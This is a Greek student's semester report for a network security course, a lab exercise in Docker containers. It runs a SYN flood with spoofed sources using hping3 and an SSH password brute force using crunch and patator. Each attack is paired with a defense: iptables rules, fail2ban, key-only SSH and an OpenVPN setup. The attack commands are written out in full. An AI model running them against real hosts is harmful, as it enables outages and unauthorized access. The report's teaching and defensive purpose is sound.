Εργασία Εξαμήνου

Πίνακας περιεχομένων

1. Docker . . . 2
2. Dos/DDos Attacks . . . 2
2.1. Επίθεση Dos . . . 2
2.2. Προστασία ενάντια Dos/DDos επιθέσεων . . . 3
3. SSH Brute Force . . . 5
3.1. Patator . . . 5
3.2. Προστασία ενάντια SSH Brute Force . . . 6
3.3. SSH μόνο με key . . . 8
4. VPN . . . 8
4.1. Δημιουργία VPN . . . 8
4.2. Είσοδος χρήστη στο VPN δίκτυο . . . 10

Ασφάλεια Δικτύων και Επικοινωνιών
Μωυσόγλου Σταύρος
AM: 171149

Εργαλεία που θα χρειαστούν για την εκτέλεση όλων των λειτουργιών σε όλα τα συστήματα μπορούμε να τα εγκαταστήσουμε με τις παρακάτω εντολές:

Για το κύριο σύστημά μας:

sudo apt update
sudo apt install ascii-doctor.pdf
sudo apt install openvpn
sudo apt install fail2ban
sudo apt install nano

Για κάθε σμήνος:

sudo apt update
sudo apt install nano
sudo apt install hping3
sudo apt install openvpn
sudo apt install patator
sudo apt install fail2ban
sudo apt install crunch

1. Docker

Ο πλήρης οδηγός για την εγκατάσταση του Docker βρίσκεται στην ιστοσελίδα http://docs.swarmlab.io/SwarmLab-HowTos/labs/Howtos/docker/install.adoc.html
Προυποθέτοντας ότι έχει ολοκληρωθεί η εγκατάσταση, από τον φάκελο sec_proj ενεργοποιούμαι δύο υπολογιστές:

```
*./usr/share/swarmlab.io/sec/swarmlab-sec up size=2* +
```

Κάνουμε login στο master container:

```
*./usr/share/swarmlab.io/sec/swarmlab-sec login*
```

2. Dos/DDos Attacks

2.1. Επίθεση Dos

Τρέχουμε τις παρακάτω εντολές :

```
Τρέχουμε την εντολή *ifconfig* για να βρο□με την IP του master container: +
```

Στην προκειμένη περίπτωση έχουμε πάρει την IP 172.25.0.2
Εκτελούμε την εντολή nmap για να βρούμε την IP του 2ου container:

```
nmap -sP 172.25.0.*
```

Κάνουμε login στο 2ο container:

```
ssh docker@172.25.0.3
```

Αρχίζουμε επίθεση τύπου SYN flood attack από το master container με την εντολή:

```
hping3 -d 256 -S -p 80 --flood --rand-source 172.25.0.3
```

όπου: **-d**: το μέγεθος των πακέτων που θα είναι 256 bytes
-S: θα σταλθούν πακέτα SYN
-p: στόχος η πόρτα 80
--flood: θα στέλνει γρήγορα πακέτα χωρίς να ενημερώνει πίσω
--rand-source: θα στέλνει πακέτα με διαφορετικές source IP για να κρύψουμε την πραγματική και ακολουθεί η destination IP 172.25.0.3

Θα στείλουμε πάρα πολλά αιτήματα μέχρις ότου ο τελικός
υπολογιστής να μην μπορεί να ανταποκριθεί από τα πολλά αιτήματα Για να παρακολουθήσουμε τα πακέτα που παραλαμβάνει ο 172.25.0.3 εκτελούμε:

```
sudo tcpdump -n -l □που:

-n: □στε να μην μετατρέπει τις διευθ□νσεις σε host name
-l: stdout γραμμή ανά γραμμή για να είναι ευανάγνωστο
```

και θα λάβουμε μια απεριόριστη λίστα με όλες τις κινήσεις μεταξύ
των δύο containers με διαφορετική source address απο την μεριά του master container:

```
21:24:49.173526 IP 172.27.0.3.80 > 13.245.207.57.6240: Flags [R.], seq 0, ack
1645404442, win 0, length 0
21:24:49.173585 IP 254.109.233.34.6241 > 172.27.0.3.80: Flags [S], seq
425760265:425760521, win 512, length 256: HTTP
21:24:49.173589 IP 172.27.0.3.80 > 254.109.233.34.6241: Flags [R.], seq 0, ack
425760522, win 0, length 0
21:24:49.173634 IP 84.75.97.186.6242 > 172.27.0.3.80: Flags [S], seq
2080045976:2080046232, win 512, length 256: HTTP
21:24:49.173639 IP 172.27.0.3.80 > 84.75.97.186.6242: Flags [R.], seq 0, ack
2080046233, win 0, length 0
21:24:49.173658 IP 133.166.126.38.6243 > 172.27.0.3.80: Flags [S], seq
209817745:209818001, win 512, length 256: HTTP
21:24:49.173663 IP 172.27.0.3.80 > 133.166.126.38.6243: Flags [R.], seq 0, ack
209818002, win 0, length 0
21:24:49.173710 IP 124.52.52.239.6244 > 172.27.0.3.80: Flags [S], seq
420259499:420259755, win 512, length 256: HTTP
21:24:49.173715 IP 172.27.0.3.80 > 124.52.52.239.6244: Flags [R.], seq 0, ack
420259756, win 0, length 0
21:24:49.173771 IP 111.231.152.219.6245 > 172.27.0.3.80: Flags [S], seq
996339210:996339466, win 512, length 256: HTTP
21:24:49.173776 IP 172.27.0.3.80 > 111.231.152.219.6245: Flags [R.], seq 0, ack
996339467, win 0, length 0
21:24:49.173819 IP 245.231.15.4.6246 > 172.27.0.3.80: Flags [S], seq
665144234:665144490, win 512, length 256: HTTP
21:24:49.173824 IP 172.27.0.3.80 > 245.231.15.4.6246: Flags [R.], seq 0, ack
665144491, win 0, length 0
21:24:49.173844 IP 15.240.107.243.6247 > 172.27.0.3.80: Flags [S], seq
1174216822:1174217078, win 512, length 256: HTTP
21:24:49.173851 IP 172.27.0.3.80 > 15.240.107.243.6247: Flags [R.], seq 0, ack
1174217079, win 0, length 0
```

2.2. Προστασία ενάντια Dos/DDos επιθέσεων

Θα χρησιμοποιηθούν iptable rules για να απορριφθούν τυχόν επιθέσεις
που δέχεται το σύστημα μας. Ένας τρόπος είναι να απορρίψουμε πακέτα που δεν έχουν SYN flag

και δεν έχουν πραγματοποιείσει TCP σύνδεση στο παρελθόν:

```
iptables -t mangle -A PREROUTING -m conntrack --ctstate INVALID -j DROP
```

όπου:
-t mangle: Διαχείριση πίνακα με τα ειδικά διαμορφωμένα πακέτα
-A: Προσθήκη καινούριου κανόνα
PREROUTING: επεξεργασία πακέτου προτού δρομολογηθεί
-m conntrack (conntrack)Κομμάτι του linux υποσυστήματος για την καταγραφή συνδέσεων
--ctstate INVALID: Αν η καταγραφή της σύνδεσης είναι άκυρη
-j DROP: η ενέργεια που θα πραγματοποιηθεί, στην συγκεκριμένη περίπτωση αν δεν έχει βρεθεί η σύνδεση του source IP το πακέτο απλά θα αγνοηθεί χωρίς να επιστρέψει σφάλμα

Για συνδέσεις που είναι καινούριες προσθέτουμε :

```
iptables -t mangle -A PREROUTING -p tcp ! --syn -m conntrack --ctstate NEW -j DROP
```

-p tcp ! --syn: Αν το πρωτόκολλο είναι TCP και το πακέτο δεν έχει SYN flag
--ctstate NEW: Αν έχει καταγραφεί ως καινούρια η σύνδεση

Για τα πακέτα που έχουν ψεύτικα ή ακόμη και καθόλου flags:

```
iptables -t mangle -A PREROUTING -p tcp --tcp-flags FIN,SYN FIN,SYN -j DROP
iptables -t mangle -A PREROUTING -p tcp --tcp-flags SYN,RST SYN,RST -j DROP
iptables -t mangle -A PREROUTING -p tcp --tcp-flags FIN,RST FIN,RST -j DROP
iptables -t mangle -A PREROUTING -p tcp --tcp-flags FIN,ACK FIN -j DROP
iptables -t mangle -A PREROUTING -p tcp --tcp-flags ACK,URG URG -j DROP
iptables -t mangle -A PREROUTING -p tcp --tcp-flags ACK,PSH PSH -j DROP
iptables -t mangle -A PREROUTING -p tcp --tcp-flags ALL NONE -j DROP
```

Τέλος, δεν θα δεχόμαστε ICMP pings για να μην δεχτούμε ICMP flood:

```
iptables -t mangle -A PREROUTING -p icmp -j DROP
```

Αν εφαρμόσουμε τους παραπάνω κανόνες με την ίδια εντολή hping3 λαμβάνουμε το παρακάτω αποτέλεσμα

```
03:40:17.786443 IP sec_proj_worker_1.sec_proj_net.22 > 2454e5f00a8b.57220: Flags [P.],
seq 1:85, ack 44, win 501, options [nop,nop,TS val 160241560 ecr 1030425021], length
84
03:40:17.786463 IP 2454e5f00a8b.57220 > sec_proj_worker_1.sec_proj_net.22: Flags [.],
ack 85, win 9803, options [nop,nop,TS val 1030425021 ecr 160241560], length 0
03:40:17.786609 IP 2454e5f00a8b.22 > sec_proj_worker_1.sec_proj_net.53334: Flags [P.],
seq 1:85, ack 44, win 501, options [nop,nop,TS val 1030425021 ecr 160241559], length
84
03:40:17.786664 IP sec_proj_worker_1.sec_proj_net.53334 > 2454e5f00a8b.22: Flags [.],
ack 85, win 9768, options [nop,nop,TS val 160241560 ecr 1030425021], length 0
03:40:18.606552 IP sec_proj_worker_1.sec_proj_net.53334 > 2454e5f00a8b.22: Flags [P.],
seq 44:80, ack 85, win 9768, options [nop,nop,TS val 160242380 ecr 1030425021], length
36
03:40:18.606807 IP 2454e5f00a8b.57220 > sec_proj_worker_1.sec_proj_net.22: Flags [P.],
seq 44:80, ack 85, win 9803, options [nop,nop,TS val 1030425841 ecr 160241560], length
36
03:40:18.607168 IP sec_proj_worker_1.sec_proj_net.22 > 2454e5f00a8b.57220: Flags [P.],
seq 85:121, ack 80, win 501, options [nop,nop,TS
...
...
...

21 packets captured
883552 packets received by filter
883525 packets dropped by kernel
```

3. SSH Brute Force

3.1. Patator

Για την επίτευξη της επίθεσης SSH Brute Force θα χρησιμοποιήσουμε το πρόγραμμα patator. Αρχικά θα πρέπει
να του παρέχουμε ένα .txt αρχείο που θα περιέχει κωδικούς που θα δοκιμάζει για την εύρεση του σωστού κλειδιού για την
σύνδεση στο στοχοποιημένο σύστημα. Δημιουργούμαι ένα τυχαίο .txt αρχείο με το πρόγραμμα crunch.

```
crunch 6 6 cdegijklopqr -o /root/wordlist.txt
```

6 6 Θα δημιουργήσει λέξει το λιγότερο 6 χαρακτήρες και το πολύ 6 χαρακτήρες
cdegijklopqr οι λέξεις θα περιέχουν τα γράμματα που έχουμε αποδώσει
-o /root/wordlist.txt το όνομα και ο προορισμός του .txt file

Αφού ολοκληρωθεί η διαδικασία δημιουργίας ενός λεξικού, θα σκανάρουμε με την εντολή **nmap -p 22 172.27.0.3**
για να βρούμε ανοιχτές πόρτες που θα μας προσφέρουν την είσοδο σε μια υπηρεσία. Για την δική

μας εργασία
αρκεί να είναι ανοιχτή η πόρτα 22 που αντιστοιχεί στην πόρτα της υπηρεσίας SSH.

```
root@2454e5f00a8b:/project# nmap -p 22 172.27.0.3

Starting Nmap 7.60 ( https://nmap.org ) at 2021-01-09 05:10 EET
Nmap scan report for sec_proj_worker_1.sec_proj_net (172.27.0.3)
Host is up (0.000079s latency).

PORT   STATE SERVICE
22/tcp open  ssh
MAC Address: 02:42:AC:1B:00:03 (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 0.58 seconds
root@2454e5f00a8b:/project#
```

Αρχίζουμε την επίθεση με την εντολή:

```
patator ssh_login host=172.27.0.3 user=docker password=FILE0 0=/root/wordlist.txt -x
quit:mesg="SSH-2.0-OpenSSH_7.6p1 Ubuntu-4ubuntu0.3" -x ignore:code=1
```

όπου:
patator ssh_login: Εντολή εκείνησης SSH Brute Force
host 172.27.0.3: IP του στόχου μας
user=docker: το username του στόχου
password=FILE0 0=/root/wordlist.txt: το αρχείο που θα αντλήσει το πρόγραμμα τους τυχαίους συνδιασμούς κωδικών
x quit:mesg="SSH-2.0-OpenSSH_7.6p1 Ubuntu-4ubuntu0.3": όταν συνδεθεί επιτυχώς στο σύστημα θα τερματιστεί το πρόγραμμα
-x ignore:code=1: δεν θα εκτυπώνει της αποτυχημένες προσπάθιες

Το πρόγραμμα θα μας εκτυπώσει στατιστικά δεδομένα μαζί και με την επιτυχημένη είσοδο και με ποιο κωδικό
κατάφερε να τερματίσει.

```
 Ubuntu-4ubuntu0.3" -x ignore:code=1
04:50:54 patator    INFO - Starting Patator v0.6 (http://code.google.com/p/patator/) at 2021-01-09 04:50 EET
04:50:54 patator    INFO -
04:50:54 patator    INFO - code  size   time | candidate                          |   num | mesg
04:50:54 patator    INFO - -----------------------------------------------------------------------------
04:50:55 patator    INFO - 0     39    0.017 | docker                             |     6 | SSH-2.0-OpenSSH_7.6p1 Ubuntu-4ubuntu0.3
04:50:57 patator    INFO - Hits/Done/Skip/Fail/Size: 1/11/0/0/55, Avg: 3 r/s, Time: 0h 0m 2s
04:50:57 patator    INFO - To resume execution, pass --resume 1,1,1,1,1,2,1,1,1,1
```

3.2. Προστασία ενάντια SSH Brute Force

Θα χρησιμοποιηθεί το πρόγραμμα Fail2Ban για την προστασία του συστήματός μας. Το fail2ban θα εντοπίζει αποτυχημένες προσπάθειες για
είσοδο μέσο SSH και θα δίνει περιθώριο 3 προσπαθειών, αλλιώς θα προστεθεί κανόνας
iptable που θα εμποδίζει την είσοδο του για ένα χρονικό περιθώριο.
Ενεργοποιούμε την υπηρεσία fail2ban:

```
sudo systemctl enable fail2ban
sudo systemctl start fail2ban
```

Δημιουργούμε το αρχείο με τις παραμετροποιήσεις που επιθυμούμε στο φάκελο /etc/fail2ban/jail.d με όνομα sshd.local

```
nano /etc/fail2ban/jail.d/sshd.local
```

Προσθέτουμε τις ρυθμίσεις μας

```
[sshd]
enabled = true
port = ssh
action = iptables-multiport
logpath = /var/log/secure
maxretry = 3
bantime = 600
```

όπου:
port=ssh Η πόρτα της υπηρεσίας ssh <⇒ 22
action = **iptables-multiport** Δημιουργία iptables για την απαγόρευση εισόδου
logpath = **/var/log/secure** Αρχείο καταγραφής
maxretry = **3** Μέγιστος αριθμός προσπαθιών
bantime = **600** Χρόνος απαγόρευσης εισόδου 600 δευτερολέπτων

Για κάθε αλλαγή θα πρέπει να επανεκκινηθεί η υπηρεσία με την εντολή

```
sudo systemctl restart fail2ban
```

Ξεκινάμε μια SSH Brute Force attack προς το κύριο σύστημα και παρατηρούμε ότι λόγο των πολλαπλών
λανθασμένος δοκιμών έχει απαγορευτεί η δρομολόγηση αιτημάτων προς το προστατευόμενο σύστημα.
Το επιβεβαιώνουμε με την εντολή **fail2ban-client status sshd**

```
root@stav-HP-Laptop-15s-fq1xxx:/home/stav/Desktop/sec_proj# fail2ban-client status sshd
Status for the jail: sshd
|- Filter
|  |- Currently failed: 0
|  |- Total failed:     5
|  `- File list:        /var/log/auth.log
`- Actions
   |- Currently banned: 0
   |- Total banned:     1
   `- Banned IP list:
```

3.3. SSH μόνο με key

Τροποποιούμε το αρχείο sshd_config και προσθέτουμε τις γραμμές:


```
PasswordAuthentication no

PubkeyAuthentication yes
```

Κάνουμε επανεκκίνιση τον sshd

```
systemctl restart sshd.service
```

Αν προσπαθήσουμε να πραγματοποιήσουμε είσοδο θα απορριφθεί το αίτημα.



4. VPN

4.1. Δημιουργία VPN

Δημιουργούμε δύο φακέλους στο directory του docker, το ένα με όνομα vpn και εσωτερικά openvpn-services. Επίσης δημιουργούμε το script του vpn όπου θα τρέξουν όλες οι εντολές για την δημιουργία του container και τις παραμετροποιήσεις του server.

create-vpn.sh

```
#!/bin/bash
IP=127.0.0.1                                          # Server IP
P=1194                                                # Server Port
OVPN_SERVER='10.80.0.0/16'                            # VPN Network

#vpn_data=/var/lib/swarmlab/openvpn/openvpn-services/   # Dir to save data ** this
must exist **
vpn_data=$PWD/openvpn-services/
if [ ! -d $vpn_data ]; then
 mkdir -p $vpn_data
fi

NAME=swarmlab-vpn-services                            # name of docker service
DOCKERnetwork=swarmlab-vpn-services-network           # docker network
docker=registry.vlabs.uniwa.gr:5080/myownvpn          # docker image

docker stop  $NAME                        #stop container
sleep 1
docker container rm  $NAME              #rm container

# rm config files
rm -f $vpn_data/openvpn.conf.*.bak
rm -f $vpn_data/openvpn.conf
rm -f $vpn_data/ovpn_env.sh.*.bak
rm -f $vpn_data/ovpn_env.sh
```

Δημιουργούμε ένα καινούριο δίκτυο στο Docker όπου θα εξυπηρετεί την υπηρεσία του vpn

```
sleep 1
docker network create --attachable=true --driver=bridge --subnet=172.50.0.0/16
--gateway=172.50.0.1 $DOCKERnetwork
```

docker run --net=none: Τρέχουμε την υπηρεσία του Docker
-v $vpn_data:/etc/openvpn: Κάνει mount στον δίσκο μας για να αποθηκευτούν οι ρυθμίσεις μας στο $vpn_data:/etc/openvpn
-p 1194:1194: Η πόρτα επικοινωνίας από τον εξωτερικό κόσμος είναι η 1194 και αντίστοιχα η πόρτα για το Docker δίκτυο η 1194 πάλι
$docker ovpn_genconfig: Δημιουργεί το config για την openvpn υπηρεσία και ακολουθούν τα ορίσματα για να παραμετροποιήσουμε όπως επιθημούμε την υπηρεσία

```
docker run --net=none -it -v $vpn_data:/etc/openvpn  -p 1194:1194 --rm $docker
ovpn_genconfig  -u udp://$IP:$P \
-N -d -c -p "route 172.50.20.0 255.255.255.0" -e "topology subnet" -s $OVPN_SERVER
```

Δημιουργία κλειδιού

```
docker run --net=none -v $vpn_data:/etc/openvpn  --rm -it $docker ovpn_initpki
```

```
#                      see ovpn_copy_server_files
#docker run --net=none -v $vpn_data:/etc/openvpn  --rm $docker ovpn_copy_server_files

#create vpn            see --cap-add=NET_ADMIN
sleep 1
docker run --detach --name $NAME -v $vpn_data:/etc/openvpn --net=$DOCKERnetwork
--ip=172.50.0.2 -p $P:1194/udp --cap-add=NET_ADMIN $docker

sudo sysctl -w net.ipv4.ip_forward=1

#show created
docker ps
```

4.2. Είσοδος χρήστη στο VPN δίκτυο

Θα πρέπει να φτιάξουμε ένα script αρχείο όπου θα δημιουργεί το config file που θα πρέπει να έχει ο χρήστης για να μπορεί να έχει πρόσβαση στο VPN δίκτυο.
Δημιουργούμε το script αρχείο:
create-user.sh

```
USERNAME=test1
vpn_data=$PWD/openvpn-services/
docker=registry.vlabs.uniwa.gr:5080/myownvpn

docker run -v $vpn_data:/etc/openvpn --rm -it $docker easyrsa build-client-full
$USERNAME nopass
docker run -v $vpn_data:/etc/openvpn --log-driver=none --rm $docker ovpn_getclient
$USERNAME  > $USERNAME.ovpn
```

Τροποποιούμαι το αρχείο .ovpn ώστε να ανταποκρίνεται στον server μας προσθέτοντας τις παρακάτω εντολές :

```
client
nobind
dev tun
comp-lzo
resolv-retry infinite
keepalive 15 60

remote-cert-tls server
remote #IP xxx.XXX.XXX.XXX #port XXXXX udp #□που προσθέτουμε την IP που τρέχουμε τον
server και την π□ρτα
float
```

Θα παραχθεί ένα .ovpn αρχείο το οποίο θα χρειαστεί ο χρήστης για την είσοδο του στο VPN δίκτυο. Αντιγράφουμε το αρχείο στο /project φάκελο του σμήνος και το μετατρέπουμε σε εκτελέσιμο.

```
chmod +x test1.ovpn
```

Εγκαθηστούμε την υπηρεσία openvpn

```
sudo apt install openvpn
```

Κάνουμε σύνδεση με την παρακάτω εντολή

```
openvpn --config ./test1.vpn
```

```
docker@2454e5f00a8b:~$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 172.27.0.2  netmask 255.255.0.0  broadcast 172.27.255.255
        ether 02:42:ac:1b:00:02  txqueuelen 0  (Ethernet)
        RX packets 2555595  bytes 661124364 (661.1 MB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 29153300  bytes 3852801834 (3.8 GB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 53936  bytes 4204584 (4.2 MB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 53936  bytes 4204584 (4.2 MB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

tun0: flags=4305<UP,POINTOPOINT,RUNNING,NOARP,MULTICAST>  mtu 1500
        inet 10.80.0.2  netmask 255.255.0.0  destination 10.80.0.2
        unspec 00-00-00-00-00-00-00-00-00-00-00-00-00-00-00-00  txqueuelen 100  (UNSPEC)
        RX packets 0  bytes 0 (0.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 0  bytes 0 (0.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

docker@2454e5f00a8b:~$
```